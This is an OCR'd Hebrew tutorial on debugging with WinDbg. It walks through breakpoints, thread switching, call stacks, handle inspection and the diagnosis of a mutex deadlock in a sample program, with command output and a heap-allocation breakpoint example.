
שורה זו מגדירה ל-WinDbg את שרת הסמל של מיקרוסופט, שממנו ניתן לקבל את קבצי הסמל של מערכת ההפעלה (וגם ספריות נוספות כגון ה-CRT ו-MFC). הנתיב המקומי D:\Symbols נתון, כמובן, לשיקולכם - זהו המקום אליו WinDbg יוריד את קבצי הסמל שהוא זקוק להם בפעם הראשונה בה הוא ניגש אליהם.

כעת אנו מוכנים להתחיל: בחרו את האפשרות File > Open Executable, ונווטו לתוכנית WinDbgIntro.exe. לפני שהתוכנית מתחילה לרוץ באופן מלא, WinDbg עוצר בנקודה שנקראת initial breakpoint, שהיא הרבה לפני נקודת הכניסה של התוכנית (main). נקודת עצירה (breakpoint) זו היא שימושית בין היתר כדי להגדיר נקודות עצירה נוספות.


בחרו את האפשרות File > Open Source File, ונווטו לקובץ main.cpp שממנו בניתם את התוכנית. גללו למטה עד הפונקציה main, לחצו על השורה הראשונה של הפונקציה, ולחצו F9. כעת הגדרתם נקודת עצירה בכניסה לתוכנית.




כעת אנו רוצים שהתוכנית תוכל להמשיך לרוץ ולהגיע לנקודת העצירה. לשם כך אפשר ללחוץ F5 או להקליד לשורת הפקודה של WinDbg את הפקודה g (קיצור של "go"). כעת אנו עוצרים בכניסה ל-main ויכולים לעבור על הקוד בצורה סדרתית, בדיוק כמו ב-Visual Studio, באמצעות המקשים F10 ו-F11. לחצו על F10 עד שתגיעו לשורה mutexThread.join();. כעת התוכנית רצה ותקועה, ולכן WinDbg נמצא במצב *BUSY*.




כדי לעצור את התוכנית בכל זאת, לחצו על Ctrl+Break (או השתמשו באפשרות התפריט Debug > Break). חשוב להבין שכאשר אנו עוצרים את התוכנית בצורה כזו, לא מובטח לנו שאנחנו שוב נמצאים באותו חוט (thread) שבו היינו בפעם האחרונה. למעשה, מספר החוט שאנחנו נמצאים בו כרגע מופיע בשורת הפקודה של WinDbg, וגם בשורת הסטטוס שמופיעה בתחתית המסך:



הגיע הזמן, אם כן, לעבור בין החוטים השונים ולהסתכל על מחסנית הקריאות שלהם. לשם כך נוכל לפתוח חלונות נוספים של WinDbg - את החלון View > Processes and Threads, ואת החלון View > Call Stack. לחצו פעם אחת על החוט שמספרו 000. שימו לב שמחסנית הקריאות מתעדכנת בהתאם.



כעת לחצו לחיצה כפולה על WinDbgIntro!main במחסנית הקריאות. WinDbg מביא אותנו לקוד של הפונקציה main, ומציג את השורה הבאה שתתבצע (ReleaseMutex(g_mainLock);). בהרבה מקרים מעניין גם להסתכל על המשתנים המקומיים של התוכנית, ולשם כך ניתן להיעזר בחלון View > Locals:



עד כה, השתמשנו בעיקר בממשק המשתמש הגרפי של WinDbg. יש לו יכולות מרשימות והוא בהחלט יכול לספק את הסחורה ולאפשר ניתוח וניפוי שגיאות רק על ידי לחיצות על חלונות וכפתורים. עם זאת, היכולות האמיתיות של WinDbg טמונות בשורת הפקודה שלו, שמאפשרת לראות את כל מה שניתן לקבל מהממשק הגרפי ועוד הרבה יותר, וכן לבצע אוטומציה של פעולות מורכבות שלא סביר לבצע בעזרת הממשק הגרפי.

שורת הפקודה של WinDbg

בשלב זה אני ממליץ לכם לסגור את כל החלונות של WinDbg למעט חלון שורת הפקודה (שכותרתו "Command"). כעת ננסה לקבל את אותה אינפורמציה כמו קודם באמצעות שורת הפקודה בלבד. נתחיל מרשימת כל החוטים - הריצו את הפקודה הפשוטה `~`:

```
0:000> ~
.  0  Id: 2078.24ac Suspend: 1 Teb: 7e8fe000 Unfrozen
   1  Id: 2078.23dc Suspend: 1 Teb: 7e8f8000 Unfrozen
   2  Id: 2078.24b8 Suspend: 1 Teb: 7e8f5000 Unfrozen
   3  Id: 2078.2680 Suspend: 1 Teb: 7e7cf000 Unfrozen
#  4  Id: 2078.8c4 Suspend: 1 Teb: 7e7cc000 Unfrozen
```

אנו רואים רשימה של כל החוטים שיש בתהליך. הבה נעבור לחוט מספר 3, באמצעות הפקודה `~3s`:

```
0:000> ~3s
eax=00000000 ebx=00000000 ecx=00000000 edx=00000000 esi=00000002 edi=00000002
eip=77e6d72c esp=00e1f450 ebp=00e1f5d0 iopl=0         nv up ei pl nz ac pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000216
ntdll!NtWaitForMultipleObjects+0xc:
```

```
77e6d72c c21400          ret     14h
```

לאחר ביצוע המעבר, WinDbg מדפיס את ערכי האוגרים במעבד ואת הפקודה הבאה שתבוצע בחוט שבחרנו. בדרך כלל, המידע הזה הרבה פחות מעניין מאשר מחסנית הקריאות, שנוכל להציג באמצעות הפקודה kpn:


```
0:003> kpn
 # ChildEBP RetAddr
00 00e1f44c 7717ea7f ntdll!NtWaitForMultipleObjects+0xc
01 00e1f5d0 77609188 KERNELBASE!WaitForMultipleObjectsEx+0xdc
02 00e1f5ec 00b9038e KERNEL32!WaitForMultipleObjects+0x19
03 00e1f6e0 00b8c73c WinDbgIntro!MutexThread(void)+0x5e
[d:\development\scratch\windbgintro\windbgintro\main.cpp @ 45]
04 00e1f7c0 00b8c1d5 WinDbgIntro!std::_Bind<1,void,void (class std::tuple<> _Myfargs = class std::tuple<>,
struct std::_Arg_idx<> __formal = struct std::_Arg_idx<>)+0x2c [c:\program files (x86)\microsoft visual studio
12.0\vc\include\functional @ 1149]
05 00e1f8c0 00b90ee6 WinDbgIntro!std::_Bind<1,void,void (void)+0x45 [c:\program files (x86)\microsoft visual
studio 12.0\vc\include\functional @ 1138]
06 00e1f9a4 00b91a2c WinDbgIntro!std::_LaunchPad<std::_Bind<1,void,void (class
std::_LaunchPad<std::_Bind<1,void,void (__cdecl*const)(void)> > * _Ln = 0x0051fb18)+0x46 [c:\program files
(x86)\microsoft visual studio 12.0\vc\include\thr\xthread @ 196]
07 00e1fa88 00b98b06 WinDbgIntro!std::_LaunchPad<std::_Bind<1,void,void (void)+0x2c [c:\program files
(x86)\microsoft visual studio 12.0\vc\include\thr\xthread @ 187]
08 00e1fabc 00bf0411 WinDbgIntro!_Call_func(void * _Data = 0x0051fb18)+0x46
[f:\dd\vctools\crt\crtw32\stdcpp\thr\threadcall.cpp @ 28]
09 00e1faf8 00bf0671 WinDbgIntro!_callthreadstartex(void)+0x51 [f:\dd\vctools\crt\crtw32\startup\threadex.c @
376]
0a 00e1fb04 7760919f WinDbgIntro!_threadstartex(void * ptd = 0x00802f48)+0xb1
[f:\dd\vctools\crt\crtw32\startup\threadex.c @ 359]
0b 00e1fb10 77e7a8cb KERNEL32!BaseThreadInitThunk+0xe
0c 00e1fb54 77e7a8a1 ntdll!__RtlUserThreadStart+0x20
0d 00e1fb64 00000000 ntdll!_RtlUserThreadStart+0x1b
```

הפלט הארוך הזה הוא אכן מחסנית הקריאות של החוט שעברנו אליו. ליד כל שורה מופיע מספר סידורי (המתחיל למעלה ב-00), ערך האוגר EBP באותה פונקציה, כתובת החזרה של הפונקציה, השם של הפונקציה, פרמטרים אם ניתן להציגם, ומידע על קובץ המקור (.c/.cpp) שממנו הפונקציה מגיעה.

כך למשל, אם נסתכל על השורה המודגשת למעלה בצהוב, נראה שהחוט הנוכחי מריץ את הפונקציה MutexThread שמגיעה מהקובץ main.cpp, שורה מספר 45. כדי לגרום ל-WinDbg לעבור לפונקציה זו, נשתמש בפקודה frame 03. (המספר הוא המספר הסידורי המופיע בתחילת השורה, וכמובן יכול להיות שונה במקצת בתוכנית שלכם):

```
0:003> .frame 03
03 00e1f6e0 00b8c73c WinDbgIntro!MutexThread+0x5e
[d:\development\scratch\windbgintro\windbgintro\main.cpp @ 45]
```

בנוסף לביצוע המעבר בשורת הפקודה, WinDbg גם פותח באופן אוטומטי את קוד המקור של התוכנית:



מהתבוננות בקוד, כנראה נרצה לקבל את ערכיהם של המשתנים הגלובאליים g_lock ו-g_mainLock, וכן את ערכו של המשתנה המקומי mutexes. את כל אלה ניתן לעשות על ידי שימוש באופרטור ??, שמקבל שם של משתנה או ביטוי מורכב מעט יותר, ומדפיס את ערכו:

```
0:003> ?? g_lock
void * 0x0000003c
0:003> ?? g_mainLock
void * 0x00000044
0:003> ?? mutexes
void *[2] 0x00e1f6d4
0x0000003c
Void
0:003> ?? mutexes[0]
void * 0x0000003c
0:003> ?? mutexes[1]
void * 0x00000044
```

אנו רואים שהחוט הנוכחי קרא לפונקציית המתנה של מערכת ההפעלה, WaitForMultipleObjects, והעביר לה את שני המשתנים שראינו קודם (g_lock ו-g_mainLock).

מאחר שהם מסוג HANDLE, נוכל לקבל עליהם פרטים נוספים על ידי שימוש בפקודה !handle (שימו לב שהמספרים עצמם יכולים להיות שונים בהרצה שלכם!):

```
0:003> !handle @@c++(mutexes[0]) 8
Handle 3c
  Object Specific Information
    Mutex is Free
0:003> !handle @@c++(mutexes[1]) 8
Handle 44
  Object Specific Information
    Mutex is Owned
    Mutant Owner 2078.24ac
```

השימוש באופרטור המוזר @@c++ דרוש כדי להסביר ל-WinDbg שהביטוי בסוגריים הוא ביטוי בתחביר C++, שאינו תחביר ברירת המחדל של WinDbg. אבל המידע שקיבלנו גורם לתחביר המסורבל להיות מאוד משתלם: אנו יודעים כעת שהידית (handle) הראשונה מצביעה ל-mutex פנוי[1], והידית השנייה מצביעה ל-mutex שתפוס על ידי חוט מסוים שהמזהה שלו הוא 2078.24ac. החלק הראשון הוא מזהה התהליך, והחלק השני הוא מזהה החוט עצמו.

כיוון שסביר שהחוט התופס נמצא באותו תהליך כמו שלנו (אם כי זה לא תמיד המצב), אנו יכולים להשתמש בפקודה מיוחדת כדי לעבור לחוט התופס לפי מספרו:

```
0:003> ~~[24ac]s
eax=00000000 ebx=7e8ff000 ecx=00000000 edx=00000000 esi=00000000 edi=000000d4
eip=77e6d1bc esp=0051fa98 ebp=0051fb04 iopl=0         nv up ei pl nz na po nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000202
ntdll!NtWaitForSingleObject+0xc:
77e6d1bc c20c00          ret     0Ch
0:000> ~.
.  0  Id: 2078.24ac Suspend: 1 Teb: 7e8fe000 Unfrozen
      Start: WinDbgIntro!ILT+22805(_mainCRTStartup) (00b8191a)
      Priority: 0  Priority class: 32  Affinity: ff
```

אנו רואים אם כן שעברנו לחוט מספר 000, שהוא החוט הראשי של התוכנית. הוא תופס את ה-mutex שהחוט 003 מנסה להיכנס לתוכו. מקריאה של הקוד אכן ניתן לראות שזה המצב (שימו לב לקריאה ל-CreateMutex עם הפרמטר TRUE במקום השני, שגורם ל-mutex להיווצר כאשר הוא כבר תפוס על ידי החוט הנוכחי).

[1] תזכורת: mutex הוא מנגנון סנכרון המספק מניעה הדדית. כאשר חוט אחד תופס את ה- mutex, חוטים אחרים אינם יכולים לתפוס אותו ולהריץ את הקוד המוגן על ידיו. רק חוט אחד יכול להימצא בתוך ה- mutex בכל עת.

במקרים מסוג זה מעניין לעתים קרובות להבין מה עושה כרגע החוט התופס. אם נבין מה עושה החוט התופס (000), נוכל להבין מתי יש סיכוי שהוא ישחרר את ה-mutex, ועל ידי כך יאפשר התקדמות גם של החוט הממתין (003). נתבונן במחסנית הקריאות של החוט התופס על ידי שימוש בפקודה ~0 kpn:

```
0:000> ~0 kpn
 # ChildEBP RetAddr
00 0051fa94 771410fd ntdll!NtWaitForSingleObject+0xc
01 0051fb04 7714103d KERNELBASE!WaitForSingleObjectEx+0x99
02 0051fb18 00b98232 KERNELBASE!WaitForSingleObject+0x12
03 0051fb30 00b938a5 WinDbgIntro!_Thrd_join(struct _Thrd_imp_t thr = struct
_Thrd_imp_t, int * code = 0x00000000)+0x12
[f:\dd\vctools\crt\crtw32\stdcpp\thr\cthread.c @ 71]
04 0051fc3c 00b9ea62 WinDbgIntro!std::thread::join(void)+0xa5 [c:\program files
(x86)\microsoft visual studio 12.0\vc\include\thread @ 214]
05 0051fd4c 00be8b2a WinDbgIntro!main(void)+0xc2
[d:\development\scratch\windbgintro\windbgintro\main.cpp @ 61]
06 0051fd98 00be8d0d WinDbgIntro!__tmainCRTStartup(void)+0x11a
[f:\dd\vctools\crt\crtw32\startup\crt0.c @ 255]
07 0051fda0 7760919f WinDbgIntro!mainCRTStartup(void)+0xd
[f:\dd\vctools\crt\crtw32\startup\crt0.c @ 165]
08 0051fdac 77e7a8cb KERNEL32!BaseThreadInitThunk+0xe
09 0051fdf0 77e7a8a1 ntdll!__RtlUserThreadStart+0x20
0a 0051fe00 00000000 ntdll!_RtlUserThreadStart+0x1b
```

התוצאה נראית מעניינת - גם החוט התופס ממתין למשהו, וניתן להבין זאת מהקריאה ל-WaitForSingleObject. עוד לפני כן ניתן לראות קריאה לפונקציה std::thread::join, שממתינה לסיום של חוט מסוים לפני שהיא חוזרת. כדי להבין מיהו החוט הבא בתור שהחוט שלנו ממתין לו, אנחנו יכולים לנקוט במספר גישות. הראשונה היא פשוט להסתכל על הקוד שלנו (בפונקציה main) ולהבין מה אנחנו עושים:

d:\development\scratch\windbgintro\windbgintro\main.cpp - D:\Development\Scratch\WinDbgI...

```
{
        g_lock = CreateMutex(nullptr, FALSE, L"Mutex for Mutex Thread");
        g_mainLock = CreateMutex(nullptr, TRUE /*initial owner*/, L"Mutex

        std::thread allocatingThread{ AllocatingThread };

        std::cout << "Inside main thread, starting wait on mutex thread."
        std::thread mutexThread{ MutexThread };
        mutexThread.join();

        ReleaseMutex(g_mainLock);

        allocatingThread.join();

        return 0;
}
```

השורה הרלוונטית היא אחת מעל השורה המסומנת - `mutexThread.join();`. מיהו mutexThread? נוכל לגלות על ידי שימוש באופרטור המוכר לנו כבר:

```
0:000> ?? mutexThread
class std::thread
   +0x000 _Thr             : _Thrd_imp_t
0:000> ?? mutexThread._Thr
struct _Thrd_imp_t
   +0x000 _Hnd             : 0x000000d4 Void
   +0x004 _Id              : 0x2680
0:000> ~~[2680]
   3  Id: 2078.2680 Suspend: 1 Teb: 7e7cf000 Unfrozen
      Start: WinDbgIntro!_threadstartex (00bf05c0)
      Priority: 0  Priority class: 32  Affinity: ff
```

כעת הכל ברור: החוט הראשי ממתין לחוט שהמזהה שלו הוא 2680, או כמו שאנחנו מכירים אותו, חוט מספר 003. היינו כבר בחוט הזה ואנחנו מכירים את הסיפור: חוט 003 ממתין ל-mutex שתפוס על ידי החוט 000, שבתורו ממתין לחוט 003. זהו חֶבֶק (deadlock) שאין דרך לצאת ממנו.

בשלב זה כבר רכשנו כלים לביצוע ניתוח בסיסי ב-WinDbg, מעבר בין חוטים, התבוננות במחסנית ובמשתנים מקומיים, ואפילו ראינו כיצד לקבל פרטים על ידיות של מערכת ההפעלה. בתחילת המאמר גם ראינו כיצד להגדיר נקודת עצירה על ידי לחיצה על שורה מסוימת בקוד. גישה זו סבירה לנקודות עצירה

פשוטות, אבל לא מאפשרת להגדיר נקודת עצירה בקוד שאינו שלנו (כמו קוד של מערכת ההפעלה) או להגדיר נקודת עצירה שעושה משהו מתוחכם יותר מאשר פשוט... לעצור.

נקודות עצירה מתקדמות

שורת הפקודה של WinDbg מאפשרת להגדיר נקודות עצירה מתקדמות בכל מקום בתוכנית. כאשר מגיעים לנקודת העצירה, אנו יכולים להריץ באופן אוטומטי כל פקודה אחרת. כך למשל, אנחנו יכולים להדפיס את מחסנית הקריאות בהגיענו לנקודת העצירה; להציג ערך של משתנה מעניין; להגדיר נקודות עצירה נוספות; ואפילו פשוט להורות לתוכנית להמשיך לרוץ ובכלל לא לעצור.

תוכנית הדוגמה שאנו מריצים מכילה קוד המבצע הקצאות זיכרון רבות. לעתים הקצאות זיכרון רבות מובילות לדליפת זיכרון (אם חלקן לא משוחררות), ולעתים לבעיות ביצועים. לכן לפעמים זה חשוב להבין באילו מקומות בתוכנית מתבצעות הקצאות בגודל מסוים, או סתם הקצאות גדולות יחסית. מכיוון שזה לא מעשי להגדיר נקודת עצירה בכל שורה בתוכנית שמקצה זיכרון, אנו זקוקים לגישה חלופית. כל הקצאות הזיכרון הדינאמיות (מהערימה - heap) מתבצעות דרך פונקציה אחת בסופו של דבר, הפונקציה ntdll!RtlAllocateHeap. אנו יכולים להגדיר בה נקודת עצירה, וכך לגלות מיידית את המקומות בתוכנית שמבצעים הקצאת זיכרון. נגדיר את נקודת העצירה באמצעות הפקודה bp ntdll!RtlAllocateHeap, ניתן לתוכנית להמשיך לרוץ (F5 או הפקודה g), ונעצור בנקודת העצירה:

```
0:004> bp ntdll!RtlAllocateHeap
0:004> g
Breakpoint 0 hit
eax=00000041 ebx=00802308 ecx=00000041 edx=007e0000 esi=007afa70 edi=007ae5a4
eip=77e70821 esp=007ae3c8 ebp=007ae3dc iopl=0         nv up ei pl nz na pe nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000206
ntdll!RtlAllocateHeap:
77e70821 8bff            mov     edi,edi
0:001> kpn
 # ChildEBP RetAddr
00 007ae3c4 00c08891 ntdll!RtlAllocateHeap
01 007ae3dc 00be5a6f WinDbgIntro!_heap_alloc_base(unsigned int size = 0x41)+0x51
[f:\dd\vctools\crt\crtw32\heap\malloc.c @ 58]
02 007ae424 00be612d WinDbgIntro!_heap_alloc_dbg_impl(unsigned int nSize = 0x1d, int nBlockUse = 0n1, char *
szFileName = 0x00000000 "", int nLine = 0n0, int * errno_tmp = 0x007ae468)+0x1ff
[f:\dd\vctools\crt\crtw32\misc\dbgheap.c @ 431]
03 007ae444 00be60ca WinDbgIntro!_nh_malloc_dbg_impl(unsigned int nSize = 0x1d, int nhFlag = 0n0, int nBlockUse
= 0n1, char * szFileName = 0x00000000 "", int nLine = 0n0, int * errno_tmp = 0x007ae468)+0x1d
[f:\dd\vctools\crt\crtw32\misc\dbgheap.c @ 239]
04 007ae46c 00c024b9 WinDbgIntro!_nh_malloc_dbg(unsigned int nSize = 0x1d, int nhFlag = 0n0, int nBlockUse =
0n1, char * szFileName = 0x00000000 "", int nLine = 0n0)+0x2a [f:\dd\vctools\crt\crtw32\misc\dbgheap.c @ 302]
05 007ae48c 00be05cf WinDbgIntro!malloc(unsigned int nSize = 0x1d)+0x19
[f:\dd\vctools\crt\crtw32\misc\dbgmalloc.c @ 56]
06 007ae4a8 00b95fdc WinDbgIntro!operator new(unsigned int size = 0x1d)+0xf
[f:\dd\vctools\crt\crtw32\heap\new.cpp @ 59]
```

```
07 007ae4b4 00b8e5bc WinDbgIntro!operator new[](unsigned int count = 0x1d)+0xc
[f:\dd\vctools\crt\crtw32\stdcpp\newaop.cpp @ 6]
08 007ae5a4 00b90c00 WinDbgIntro!DynamicArray::DynamicArray(unsigned int len = 0x1d)+0x2c
[d:\development\scratch\windbgintro\windbgintro\main.cpp @ 13]
09 007afa68 00b8c73c WinDbgIntro!AllocatingThread(void)+0x90
[d:\development\scratch\windbgintro\windbgintro\main.cpp @ 32]
0a 007afb48 00b8c1d5 WinDbgIntro!std::_Bind<1,void,void (class std::tuple<> _Myfargs = class std::tuple<>,
struct std::_Arg_idx<> __formal = struct std::_Arg_idx<>)+0x2c [c:\program files (x86)\microsoft visual studio
12.0\vc\include\functional @ 1149]
0b 007afc48 00b90ee6 WinDbgIntro!std::_Bind<1,void,void (void)+0x45 [c:\program files (x86)\microsoft visual
studio 12.0\vc\include\functional @ 1138]
0c 007afd2c 00b91a2c WinDbgIntro!std::_LaunchPad<std::_Bind<1,void,void (class
std::_LaunchPad<std::_Bind<1,void,void (__cdecl*const)(void)> > * _Ln = 0x0051fb18)+0x46 [c:\program files
(x86)\microsoft visual studio 12.0\vc\include\thr\xthread @ 196]
0d 007afe10 00b98b06 WinDbgIntro!std::_LaunchPad<std::_Bind<1,void,void (void)+0x2c [c:\program files
(x86)\microsoft visual studio 12.0\vc\include\thr\xthread @ 187]
0e 007afe44 00bf0411 WinDbgIntro!_Call_func(void * _Data = 0x0051fb18)+0x46
[f:\dd\vctools\crt\crtw32\stdcpp\thr\threadcall.cpp @ 28]
0f 007afe80 00bf0671 WinDbgIntro!_callthreadstartex(void)+0x51 [f:\dd\vctools\crt\crtw32\startup\threadex.c @
376]
10 007afe8c 7760919f WinDbgIntro!_threadstartex(void * ptd = 0x00802308)+0xb1
[f:\dd\vctools\crt\crtw32\startup\threadex.c @ 359]
11 007afe98 77e7a8cb KERNEL32!BaseThreadInitThunk+0xe
12 007afedc 77e7a8a1 ntdll!__RtlUserThreadStart+0x20
13 007afeec 00000000 ntdll!_RtlUserThreadStart+0x1b
```

